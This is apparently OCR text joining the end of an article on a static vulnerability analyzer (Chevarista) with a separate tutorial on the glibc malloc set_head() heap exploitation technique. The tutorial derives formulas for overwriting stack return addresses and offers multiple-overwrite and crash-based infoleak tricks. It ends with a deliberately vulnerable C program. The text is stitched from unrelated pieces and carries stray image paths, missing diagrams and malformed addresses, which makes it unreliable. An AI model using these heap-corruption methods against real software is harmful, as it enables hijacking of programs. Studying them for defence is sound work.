The final step of the analysis is refinement [CEGF]. Once you have analyzed a program for vulnerabilities and we have extracted the path of the program that looks like leading to a corruption, we need to recreate the real conditions of triggering the bug in the reality, and not in an abstract description of the program, as we did in that article. For this, we need to execute for real (this time) the program, and try to feed it with data that are deduced from the conditional predicates that are on the abstract path of the program that leads to the potential vulnerability. The input values that we would give to the program must pass all the tests that are on the way of reaching the bug in the real world.

Not a lot of projects use this technique. It is quite recent research to determine exactly how to be the most precise and still scaling to very big programs. The answer is that the precision can be requested on demand, using an iterative procedure as done in the BLAST [BMC] model checker. Even advanced abstract interpretation framework [ASA] do not have refinement in their framework yet : some would argue its too computationally expensive to refine abstractions and its better to couple weaker abstractions together than tring to refine a single "perfect" one.

----------[V. Related Work

Almost no project about this topic has been initiated by the underground. The work of Nergal on finding integer overflow into Win32 binaries is the first notable attempt to mix research knowledge and reverse engineering knowledge, using a decompiler and a model checker. The work from Halvar Flake in the framework of BinDiff/BinNavi [BN] is interesting but serves until now a different purpose than finding vulnerabilities in binary code.

On a more theoretical point of view, the interested reader is invited to look at the reference for findings a lot of major readings in the field of program analysis. Automated reverse engineering, or decompiling, has been studied in the last 10 years only and the gap is still not completely filled between those

2 worlds. This article tried to go into that direction by introducing formal techniques using a completely informal view.

Mostly 2 different theories can be studied : Model Checking [MC] and Abstract Interpretation [AI] . Model Checking generally involves temporal logic properties expressed in languages such as LTL, CTL, or CTL* or [TL]. Those properties are then translated to automata. Traces are then used as words and having the automata not recognizing a given trace will mean breaking a property. In practice, the formula is negated, so that the resulting automata will only recognize the trace leading to vulnerabilities, which sounds a more natural approach for detecting vulnerabilities.

Abstract interpretation [ASA] is about finding the most adequate system representation for allowing the checking to be computable in a reasonable time (else we might end up doing an "exhaustive bruteforce checking" if we try to check all the potential behavior of the program, which can btw be infinite). By reasoning into an abstract domain, we make the state-space to be finite (or at least reduced, compared to the real state space) which turn our analysis to be tractable. The strongest the abstractions are, the fastest and imprecise our analysis will be. All the job consist in finding the best (when possible) or an approximative abstraction that is precise enough and strong enough to give results in seconds or minuts.

In this article, we have presented some abstractions without quoting them explicitely (interval abstraction, trace abstraction, predicate abstraction ..). You can also design product domains, where multiple abstractions are considered at the same time, which gives the best results, but for which automated procedures requires more work to be defined.

------[VI. Conclusion

I Hope to have encouraged the underground community to think about using more formal techniques for the discovery of bugs in programs. I do not include this dream automated tool, but a simplier one that shows this approach as rewarding, and I look forward seing more automated tools from the reverse engineering community in the future. The chevarista analyzer will not be continued as it, but is being reimplemented into a different analysis environment, on top of a dedicated language for reverse engineering and decompilation of machine code. Feel free to hack inside the code, you dont have to send me patches as I do not use this tool anymore for my own vulnerability auditing. I do not wish to encourage script kiddies into using such tools, as they will not know how to exploit the results anyway (no, this does not give you a root shell).

------[VII. Greetings

Why should every single Phrack article have greetings ?

The persons who enjoyed Chevarista know who they are.

------[VIII. References

[TVLA] Three-Valued Logic
http://en.wikipedia.org/wiki/Ternary_logic

[AI] Abstract Interpretation
http://www.di.ens.fr/~cousot/

[MC] Model Checking
http://en.wikipedia.org/wiki/Model_checking

[CEGF] Counterexample-guided abstraction refinement
E Clarke - Temporal Representation and Reasoning

[BN] Sabre-security BinDiff & BinNavi
http://www.sabre-security.com/

[JPF] NASA JavaPathFinder
http://javapathfinder.sourceforge.net/

[UNG] UQBT-ng : a tool that finds integer overflow in Win32 binaries
events.ccc.de

[SSA] Efficiently computing static single assignment form
R Cytron, J Ferrante, BK Rosen, MN Wegman
ACM Transactions on Programming Languages and SystemsFK

[SSI] Static Single Information (SSI)
CS Ananian - 1999 - lcs.mit.edu

[MCI] Modern Compiler Implementation (Book)
Andrew Appel

[BMC] The BLAST Model Checker
http://mtc.epfl.ch/software-tools/blast/

[AD] 22C3 - Autodafe : an act of software torture
events.ccc.de/congress/2005/fahrplan/events/606.en.html

[TL] Linear Temporal logic
http://en.wikipedia.org/wiki/Linear_Temporal_Logic

[ASA] The ASTREE static analyzer
www.astree.ens.fr

[DLB] Dvorak LKML select bug
Somewhere lost on lkml.org

[RSI] ERESI (Reverse Engineering Software Interface)
http://eresi.asgardlabs.org

[PA] Automatic Predicate Abstraction of C Programs
T Ball, R Majumdar, T Millstein, SK Rajamani
ACM SIGPLAN Notices 2001

[IRM] INTEL reference manual
http://www.intel.com/design/pentium4/documentation.htm

[SRM] SPARC reference manual
http://www.sparc.org/standards/


[LAT] Wikipedia : lattice
http://en.wikipedia.org/wiki/Lattice_%28order%29

[DDA] Data Dependence Analysis of Assembly Code
ftp://ftp.inria.fr/INRIA/publication/publi-pdf/RR/RR-3764.pdf

[DP] Design Patterns : Elements of Reusable Object-Oriented Software
Erich Gamma, Richard Helm, Ralph Johnson & John Vlissides

------[IX. The code

Feel free to contact me for getting the code. It is not included
in that article but I will provide it on request if you show
an interest.



--[1 - Introduction

Many papers have been published in the past describing techniques on how to take advantage of the inbound memory management in the GNU C Library implementation. A first technique was introduced by Solar Designer in his security advisory on a flaw in the Netscape browser[1]. Since then, many improvements have been made by many different individuals ([2], [3], [4], [5], [6] just to name a few). However, there is always one situation that gives a lot more trouble than others. Anyone who has already tried to take advantage of that situation will agree. How to take control of a vulnerable program when the only critical information that you can overwrite is the header of the wilderness chunk?

The set_head technique is a new way to obtain a "write almost 4 arbitrary bytes to almost anywhere" primitive. It was born because of a bug in the file(1) utility that the author was unable to exploit with existing

techniques.

This paper will present the details of the technique. Also, it will show you how to practically apply this technique to other exploits. The limitations of the technique will also be presented. Finally, some examples will be shown to better understand the various aspects of the technique.

--[2 - The set_head() technique

Most of the time, people who write exploits using malloc techniques are not aware of the difficulties that the wilderness chunk implies until they face the problem. It is only at this exact time that they realize how the known techniques (i.e. unlink, etc.) have no effect on this particular context.

As MaXX once said [3]: "The wilderness chunk is one of the most dangerous opponents of the attacker who tries to exploit heap mismanagement. Because this chunk of memory is handled specially by the dlmalloc internal routines, the attacker will rarely be able to execute arbitrary code if they solely corrupt the boundary tag associated with the wilderness chunk."

----[2.1 - A look at the past - "The House of Force" technique

To better understand the details of the set_head() technique explained in this paper, it would be helpful to first understand what has already been done on the subject of exploiting the top chunk.

This is not the first time that the exploitation of the wilderness chunk has been specifically targeted. The pioneer of this type of exploitation is Phantasmal Phantasmagoria.


He first wrote an article entitled "Exploiting the wilderness" about it in 2004. Details of this technique are out of scope for the current paper, but you can learn more about it by reading his paper [5].


He gave a second try at exploiting the wilderness in his excellent paper "Malloc Maleficarum" [4]. He named his technique "The House of Force". To better understand the set_head() technique, the "House of Force" is described below.

The idea behind "The House of Force" is quite simple but there are specific steps that need to be followed. Below, you will find a brief summary of all the steps.

Step one:

The first step in the "House of Force" consists in overflowing the size field of the top chunk to make the malloc library think it is bigger than it actually is. The preferred new size of the top chunk should be 0xffffffff. Below is a an ascii graphic of the memory layout at the time of the overflow. Notice that the location of the top chunk is somewhere in the heap.





Step two:

After this, a call to malloc with a user-supplied size should be issued. With this call, the top chunk will be split in two parts. One part will be returned to the user, and the other part will be the remainder chunk (the top chunk).


The purpose of this step is to move the top chunk right before a global offset table entry. The new location of the top chunk is the sum of the current address of the top chunk and the value of the malloc call. This sum is done with the following line of code:

```
--[ From malloc.c

remainder = chunk_at_offset(victim, nb);
```

After the malloc call, the memory layout should be similar to the representation below:

Step three:

Finally, another call to malloc needs to be done. This one needs to be large enough to trigger the top chunk code. If the user has some sort of control over the content of this buffer, he can then overwrite entries inside the global offset table and he can seize control of the process. Look at the following representation for the current memory layout at the time of the allocation:



----[2.2 - The basics of set_head()

Now that the basic review of the "House of Force" technique is done, let's look at the set_head() technique. The basic idea behind this technique is to use the set_head() macro to write almost four arbitrary bytes to almost anywhere in memory. This macro is normally used to set the value of the size field of a memory chunk to a specific value. Let's have a peak at the code:


```
--[ From malloc.c:

/* Set size/use field */
#define set_head(p, s)       ((p)->size = (s))
```

This line is very simple to understand. It takes the memory chunk 'p', modifies its size field and replace it with the value of the variable 's'. If the attacker has control of those two parameters, it may be possible to modify the content of an arbitrary memory location with a value that he controls.

To trigger the particular call to set_head() that could lead to this arbitrary overwrite, two specific steps need to be followed. These steps are described below.

First step:


The first step of the set_head() technique consists in overflowing the size field of the top chunk to make the malloc library think it is bigger than it actually is. The specific value that you will overwrite with will depend on the parameters of the exploitable situation. Below is an ascii graphic of the memory layout at the time of the overflow. Notice that the location of the top chunk is somewhere in the heap.



Second step:

After this, a call to malloc with a user-supplied size should be issued. With this call, the top chunk will be split in two parts. One part will be returned to the user, and the other part will be the remainder chunk (the top chunk).

The purpose of this step is to move the top chunk before the location that you want to overwrite. This location needs to be on the stack, and you will see why at section 4.2.2. During this step, the malloc code will set the size of the new top chunk with the set_head() macro. Look at the representation below to better understand the memory layout at the time of the overwrite:



If you control the new location of the top chunk and the new size of the top chunk, you can get a "write almost 4 arbitrary bytes to almost anywhere" primitive.

----[2.3 - The details of set_head()

The set_head macro is used many times in the malloc library. However, it’s used at a particularly interesting emplacement where it’s possible to

influence its parameters. This influence will let the attacker overwrite 4 bytes in memory with a value that he can control.

When there is a call to malloc, different methods are tried to allocate the requested memory. MaXX did a pretty great job at explaining the malloc algorithm in section 3.5.1 of his text[3]. Reading his text is highly suggested before continuing with this text. Here are the main points of the algorithm:

1. Try to find a chunk in the bin corresponding to the size of the request;

2. Try to use the remainder chunk;

3. Try to find a chunk in the regular bins.

If those three steps fail, interesting things happen. The malloc function tries to split the top chunk. The 'use_top' code portion is then called. It's in that portion of code that it's possible to take advantage of a call to set_head(). Let's analyze the use_top code:

--[From malloc.c

```
01 Void_t*
02 _int_malloc(mstate av, size_t bytes)
03 {
04   INTERNAL_SIZE_T nb;               /* normalized request size */
05
06   mchunkptr       victim;           /* inspected/selected chunk */
07   INTERNAL_SIZE_T size;             /* its size */
08
09   mchunkptr       remainder;        /* remainder from a split */
10   unsigned long   remainder_size;   /* its size */
11
12
13   checked_request2size(bytes, nb);
14
15 [ ... ]
16
17     use_top:
18
19     victim = av->top;
20     size = chunksize(victim);
21
22     if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
23       remainder_size = size - nb;
24       remainder = chunk_at_offset(victim, nb);
25       av->top = remainder;
26       set_head(victim, nb | PREV_INUSE |
27                (av != &main_arena ? NON_MAIN_ARENA : 0));
28       set_head(remainder, remainder_size | PREV_INUSE);
29
30       check_malloced_chunk(av, victim, nb);
31       return chunk2mem(victim);
32     }
```

All the magic happens at line 28. By forcing a particular context inside the application, it's possible to control set_head's parameters and then overwrite almost any memory addresses with almost four arbitrary bytes.

Let's see how it's possible to control these two parameters, which are 'remainder' and 'remainder_size' :

1. How to get control of 'remainder_size':

   a. At line 13, 'nb' is filled with the normalized size of the value of the malloc call. The attacker should have control

on the value of this malloc call.

b. Remember that this technique requires that the size field of the top chunk needs to be overwritten by the overflow. At line 19 & 20, the value of the overwritten size field of the top chunk is getting loaded in 'size'.

c. At line 22, a check is done to ensure that the top chunk is large enough to take care of the malloc request. The attacker needs that this condition evaluates to true to reach the set_head() macro at line 28.

d. At line 23, the requested size of the malloc call is subtracted from the size of the top chunk. The remaining value is then stored in 'remainder_size'.

2. How to get control of 'remainder':

a. At line 13, 'nb' is filled with the normalized size of the value of the malloc call. The attacker should have control of the value of this malloc call.

b. Then, at line 19, the variable 'victim' gets filled with the address of the top chunk.

c. After this, at line 24, chunk_at_offset() is called. This macro adds the content of 'nb' to the value of 'victim'. The result will be stored in 'remainder'.

Finally, at line 28, the set_head() macro modifies the size field of the fake remainder chunk and fills it with the content of the variable 'remainder_size'. This is how you get your "write almost 4 arbitrary bytes to almost anywhere in memory" primitive.

--[3 - Automation

It was explained in section 2.3 that the variables 'remainder' and 'remainder_size' will be used as parameters to the set_head macro. The following steps will explain how to proceed in order to get the desired value in those two variables.

----[3.1 - Define the basic properties

Before trying to exploit a security hole with the set_head technique, the attacker needs to define the parameters of the vulnerable context. These parameters are:

1. The return location: This is the location in memory that you want to write to. It is often referred as 'retloc' through this paper.

2. The return address: This is the content that you will write to your return location. Normally, this will be a memory address that points to your shellcode. It is often referred as 'retadr' through this paper.

3. The location of the topchunk: To use this technique, you must know the exact position of the top chunk in memory. This location is often referred as 'toploc' through this paper.

----[3.2 - Extract the formulas

The attacker has control on two things during the exploitation stage. First, the content of the overwritten top chunk's size field and secondly, the size parameter to the malloc call. The values that the attacker

chooses for these will determine the exact content of the variables 'remainder' and 'remainder_size' later used by the set_head() macro.

Below, two formulas are presented to help the attacker find the appropriate values.

1. How to get the value for the malloc parameter:

   a. The following line is taken directly from the malloc.c code:

      remainder = chunk_at_offset(victim, nb)

   b. 'nb' is the normalized value of the malloc call. It's the result of the macro request2size(). To make things simpler, let's add 8 to this value to take care of this macro:

      remainder = chunk_at_offset(victim, nb + 8)

   c. chunk_at_offset() adds the normalized size 'nb' to the top chunk's location:

      remainder = toploc + (nb + 8)

   e. 'remainder' is the return location (i.e. 'retloc') and 'nb' is the malloc size (i.e. 'malloc_size'):

      retloc = toploc + (malloc_size + 8)

   d. Isolate the 'malloc_size' variable to get the final formula:

      malloc_size = (retloc - toploc - 8)

2. The second formula is how to get the new size of the top chunk.

   a. The following line is taken directly from the malloc.c code:

      remainder_size = size - nb;

   b. 'size' is the size of the top chunk (i.e. 'topchunk_size'), and 'nb' is the normalized parameter of the malloc call (i.e. 'malloc_size'):

      remainder_size = topchunk_size - malloc_size

   c. 'remainder_size' is in fact the return address (i.e. retadr'):

      retadr = topchunk_size - malloc_size

   d. Isolate 'topchunk_size' to get the final formula:

      topchunk_size = retadr + malloc_size

   e. topchunk_size will get its three least significant bits cleared by the macro chunksize(). Let's consider this in the formula by adding 8 to the right side of the equation:

      topchunk_size = (retadr + malloc_size + 8)

   g. Take into consideration that the PREV_INUSE flag is being set in the set_head() macro:

      topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE

----[3.3 - Compute the values

You now have the two basic formulas:

1. malloc_size = (retloc - toploc - 8)

2. topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE

You can now proceed with finding the exact values that you will plug into your exploit.

To facilitate the integration of those formulas in your exploit code, you can use the set_head_compute() function found in the file(1) utility exploit code (refer to section 6.2.3). Here is the prototype of the function:

```
struct sethead * set_head_compute
    (unsigned int retloc, unsigned int retadr, unsigned int toploc)
```

The structure returned by the function set_head_compute() is defined this way:

```
struct sethead {
    unsigned long topchunk_size;
    unsigned long malloc_size;
}
```

By giving this function your return location, your return address and your top chunk location, it will compute the exact malloc size and top chunk size to use in your exploit. It will also tell you if it's possible to execute the requested write operation based on the return address and the return location you have chosen.

--[4 - Limitations

At the time of writing this paper, there was no simple and easy way to exploit a heap overflow when the top chunk is involved. Each exploitation technique needs a particular context to work successfully. The set_head technique is no different. It has some requirements to work properly.

Also, it's not a real "write 4 arbitrary bytes to anywhere" primitive. In fact, it would be more of a "write almost 4 arbitrary bytes to almost anywhere in memory" primitive.

----[4.1 - Requirements of two different techniques

Specific elements need to be present to exploit a situation in which the wilderness chunk is involved. These elements tend to impose a lot of constraints when trying to exploit a program. Below, the requirements for the set_head technique are listed, alongside those of the "House of Force" technique. As you will see, each technique has its pros and cons.

------[4.1.1 - The set_head() technique

Minimum requirements:

1. The size field of the topchunk needs to be overwritten with a value that the attacker can control;

2. Then, there is a call to malloc with a parameter that the attacker can control;

This technique will let you write almost 4 arbitrary bytes to almost anywhere.

------[4.1.2 The "House of Force" technique

Minimum requirements:

1. The size field of the topchunk must be overwritten with a very large value;

2. Then, there must be a first call to malloc with a very large size. An important point is that this same allocated buffer should only be freed after the third step.

3. Finally, there should be a second call to malloc. This buffer should then be filled with some user supplied data.

This technique will, in the best-case scenario, let you overwrite any region in memory with a string of an arbitrary length that you control.

----[4.2 - Almost 4 bytes to almost anywhere technique

This set_head technique is not really a "write 4 arbitrary bytes anywhere in memory" primitive. There are some restrictions in malloc.c that greatly limit the possible values an attacker can use for the return location and the return address in an exploit. Still, it's possible to run arbitrary code if you carefully choose your values.

Below you will find the three main restrictions of this technique:

------[4.2.1 - Everything in life is a multiple of 8

A disadvantage of the set_head technique is the presence of macros that ensure memory locations and values are a multiple of 8 bytes. These macros are:

- checked_request2size() and
- chunksize()

Ultimately, this will have some influence on the selection of the return location and the return address.

The memory addresses that you can overwrite with the set_head technique need to be aligned on a 8 bytes boundary. Interesting locations to overwrite on the stack usually include a saved EIP of a stack frame or a function pointer. These pointers are aligned on a 4 bytes boundary, so with this technique, you will be able to modify one memory address on two.

The return address will also need to be a multiple of 8 (not counting the logical OR with PREV_INUSE). Normally, the attacker has the possibility of providing a NOP cushion right before his shellcode, so this is not really a big issue.

------[4.2.2 - Top chunk's size needs to be bigger than the requested malloc size

This is the main disadvantage of the set_head technique. For the top chunk code to be triggered and serve the memory request, there is a verification before the top chunk code is executed:

```
--[ From malloc.c

if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
```

In short, this line requires that the size of the top chunk is bigger than the size requested by the malloc call. Since the variable 'size' and 'nb' are computed from the return location, the return address and the top chunk's location, it will greatly limit the content and the location of the arbitrary overwrite operation. There is still a valid combination of a return address and a return location that exists.

Let's see what the value of 'size' and 'nb' for a given return location and

return address will be. Let's find out when there is a situation in which 'size' is greater than 'nb'. Consider the fact that the location of the top chunk is static and it's at 0x080614f8:

return location	return address	size	nb	
0x0804b150	0x08061000	134523993	4294876240	
0x0804b150	0xbffffbaa	3221133059	4294876240	
0xbffffaaa	0xbffffbaa	2012864861	3086607786	
0xbffffaaa	0x08061000	3221222835	3086607786	<- !!!!!

As you can see from this chart, the only time that you get a situation where 'size' is greater than 'nb' is when your return location is somewhere in the stack and when your return address is somewhere in the heap.

------[4.2.3 - Logical OR with PREV_INUSE

When the set_head macro is called, 'remainder_size', which is the return address, will be altered by a logical OR with the flag PREV_INUSE:

```
--[ From malloc.c

#define PREV_INUSE 0x1

set_head(remainder, remainder_size | PREV_INUSE);
```

It was said in section 4.2.1 that the return address will always be a multiple of 8 bytes due to the normalisation of some macros. With the PREV_INUSE logical OR, it will be a multiple of 8 bytes, plus 1. With an NOP cushion, this problem is solved. Compared to the previous two, this restriction is a very small one.

--[5 - Taking set_head() to the next level

As a general rule, hackers try to make their exploit as reliable as possible. Exploiting a vulnerability in a confined lab and in the wild are two different things. This section will try to present some techniques to improve the reliability of the set_head technique.

----[5.1 - Multiple overwrites

One way to make the exploitation process a lot more reliable is by using multiple overwrites. Indeed, having the possibility of overwriting a memory location with 4 bytes is good, but the possibility to write multiple times to memory is even better[8]. Being able to overwrite multiple memory locations with set_head will increase your chance of finding a valid return location on the stack.

A great advantage of the set_head technique is that it does not corrupt internal malloc information in a way that prevents the program from working properly. This advantage will let you safely overwrite more than one memory location.

To correctly put this technique in place, the attacker will need to start overwriting addresses at the top of the stack, and go downward until he seizes control of the program. Here are the possible addresses that set_head() lets you overwrite on the stack:

```
1: 0xbffffffc
2: 0xbfffffff4
3: 0xbfffffec
4: 0xbfffffe4
5: 0xbfffffdc
6: 0xbfffffd4
```

```
7: 0xbfffffcc
8: 0xbfffffc4
9: ...
```

Eventually, the attacker will fall on a memory location which is a saved EIP in a stack frame. If he's lucky enough, this new saved EIP will be popped in the EIP register.

Remember that for a successfull overwrite, the attacker needs to do two things:

1. Overwrite the top chunk with a specific value;
2. Make a call to malloc with a specific value.

Based on the formulas that were found in section 3.3, let's compute the values for the top chunk size and the size for the malloc call for each overwrite operation. Let's take the following values for an example case:

```
The location of the top chunk:        0x08050100
The return address:                   0x08050200
The return location:                  Decrementing from 0xbfffffc
                                      to 0xbfffffc4
```

return location	top chunk size	malloc size
0xbfffffc	3221225725	3086679796
0xbfffffc4	3221225717	3086679788
0xbfffffec	3221225709	3086679780
0xbfffffe4	3221225701	3086679772
0xbfffffdc	3221225693	3086679764
0xbfffffd4	3221225685	3086679756
0xbfffffcc	3221225677	3086679748
0xbfffffc4	3221225669	3086679740
...	...	...

By looking at this chart, you can determine that for each overwrite operation, the attacker would need to overwrite the size of the top chunk with a new value and make a call to malloc with an arbitrary value. Would it be possible to improve this a little bit? It would be great if the only thing you needed to change between each overwrite operation was the size of the malloc call, leaving the size of the top chunk untouched.

Indeed, it's possible. Look closely at the functions used to compute malloc_size and topchunk_size. Let's say the attacker has only one possibility to overwrite the size of the top chunk, would it still be possible to do multiple overwrites using the set_head technique while keeping the same size for the top chunk?

1. malloc_size = (retloc - toploc - 8)
2. topchunk_size = (retadr + malloc_size + 8) | PREV_INUSE

If you look at how 'topchunk_size' is computed, it seems possible. By changing the value of 'retloc', it will affect 'malloc_size'. Then, 'malloc_size' is used to compute 'topchunk_size'. By playing with 'retadr' in the second formula, you can always hit the same 'topchunk_size'. Let's look at the same example, but this time with a changing return address. While the return location is decrementing by 8, let's increment the return address by 8.

return location	return address	top chunk size	malloc size
0xbfffffc	0x8050200	3221225725	3086679796

0xbffffff4	0x8050208	3221225725	3086679788
0xbfffffec	0x8050210	3221225725	3086679780
0xbfffffe4	0x8050218	3221225725	3086679772
0xbfffffdc	0x8050220	3221225725	3086679764
0xbfffffd4	0x8050228	3221225725	3086679756
0xbfffffcc	0x8050230	3221225725	3086679748
0xbfffffc4	0x8050238	3221225725	3086679740
...	...	...	...

You can see that the size of the top chunk is always the same. On the other hand, the return address changes through the multiple overwrites. The attacker needs to have an NOP cushion big enough to adapt to this variation.

Refer to section 6.1.2.1 to get a sample vulnerable scenario exploitable with multiple overwrites.

----[5.2 - Infoleak

As was stated in the Shellcoder's Handbook[9]: "An information leak can make even a difficult bug possible". Most of the time, people who write exploits try to make them as reliable as possible. If hackers, using an infoleak technique, can improve the reliability of the set_head technique, well, that's pretty good. The technique is already hard to use because it relies on unknown memory locations, which are:

- The return location
- The top chunk location
- The return address

When there is an overwrite operation, if the attacker is able to tell if the program has crashed or not, he can turn this to his advantage. Indeed, this knowledge could help him find one parameter of the exploitable situation, which is the top chunk location.

The theory behind this technique is simple. If the attacker has the real address of the top chunk, he will be able to write at the address 0xbfffffc but not at the address 0xc0000004.

Indeed, a write operation at the address 0xbfffffc will work because this address is in the stack and its purpose is to store the environment variables of the program. It does not significantly affect the behaviour of the program, so the program will still continue to run normally.

On the other hand, if the attacker wrote in memory starting from 0xc0000000, there will be a segmentation fault because this memory region is not mapped. After this violation, the program will crash.

To take advantage of this behaviour, the attacker will have to do a series of write operations while incrementing or decrementing the location of the top chunk. For each top chunk location tried, there should be 6 write operations.

Below, you will find the parameters of the exploitable situation to use during the 6 write operations. The expected result is in the right column of the chart. If you get these results, then the value used for the location of the top chunk is the right one.

return location	return address	Did it segfault ?
0xc0000014	0x07070707	Yes
0xc000000c	0x07070707	Yes
0xc0000004	0x07070707	Yes
0xbfffffc	0x07070707	No
0xbffffff4	0x07070707	No

```
        | 0xbfffffec | 0x07070707 ||     No       |
        +------------+------------++--------------+
```

If the six write operations made the program segfault each time, then the attacker is probably writing after 0xbfffffff or below the limit of the stack.

If the 6 write operations succeeded and the program did not crash, then it probably means that the attacker overwrote some values in the stack. In that case, decrement the value of the top chunk location to use.

--[6 - Examples

The best way to learn something new is probably with the help of examples. Below, you will find some vulnerable codes and their exploits.

A scenario-based approach is taken here to demonstrate the exploitability of a situation. Ultimately, the exploitability of a context can be defined by specific characterictics.

Also, the application of the set_head() technique on a real life example is shown with the file(1) utility vulnerability. The set_head technique was found to exploit this specific vulnerability.

----[6.1 - The basic scenarios

To simplify things, it's useful to define exploitable contexts in terms of scenarios. For each specific scenario, there should be a specific way to exploit it. Once the reader has learned those scenarios, he can then match them with vulnerable situations in softwares. He will then know exactly what approach to use to make the most out of the vulnerability.

------[6.1.1.1 - The most basic form of the set_head() technique

This scenario is the most basic form of the application of the set_head() technique. This is the approach that was used in the file(1) utility exploit.

```
--------------------------- scenario1.c ----------------------------------
        #include <stdio.h>
        #include <stdlib.h>

        int main (int argc, char *argv[]) {

                char *buffer1;
                char *buffer2;
                unsigned long size;

/* [1] */       buffer1 = (char *) malloc (1024);
/* [2] */       sprintf (buffer1, argv[1]);

                size = strtoul (argv[2], NULL, 10);

/* [3] */       buffer2 = (char *) malloc (size);

                return 0;
        }
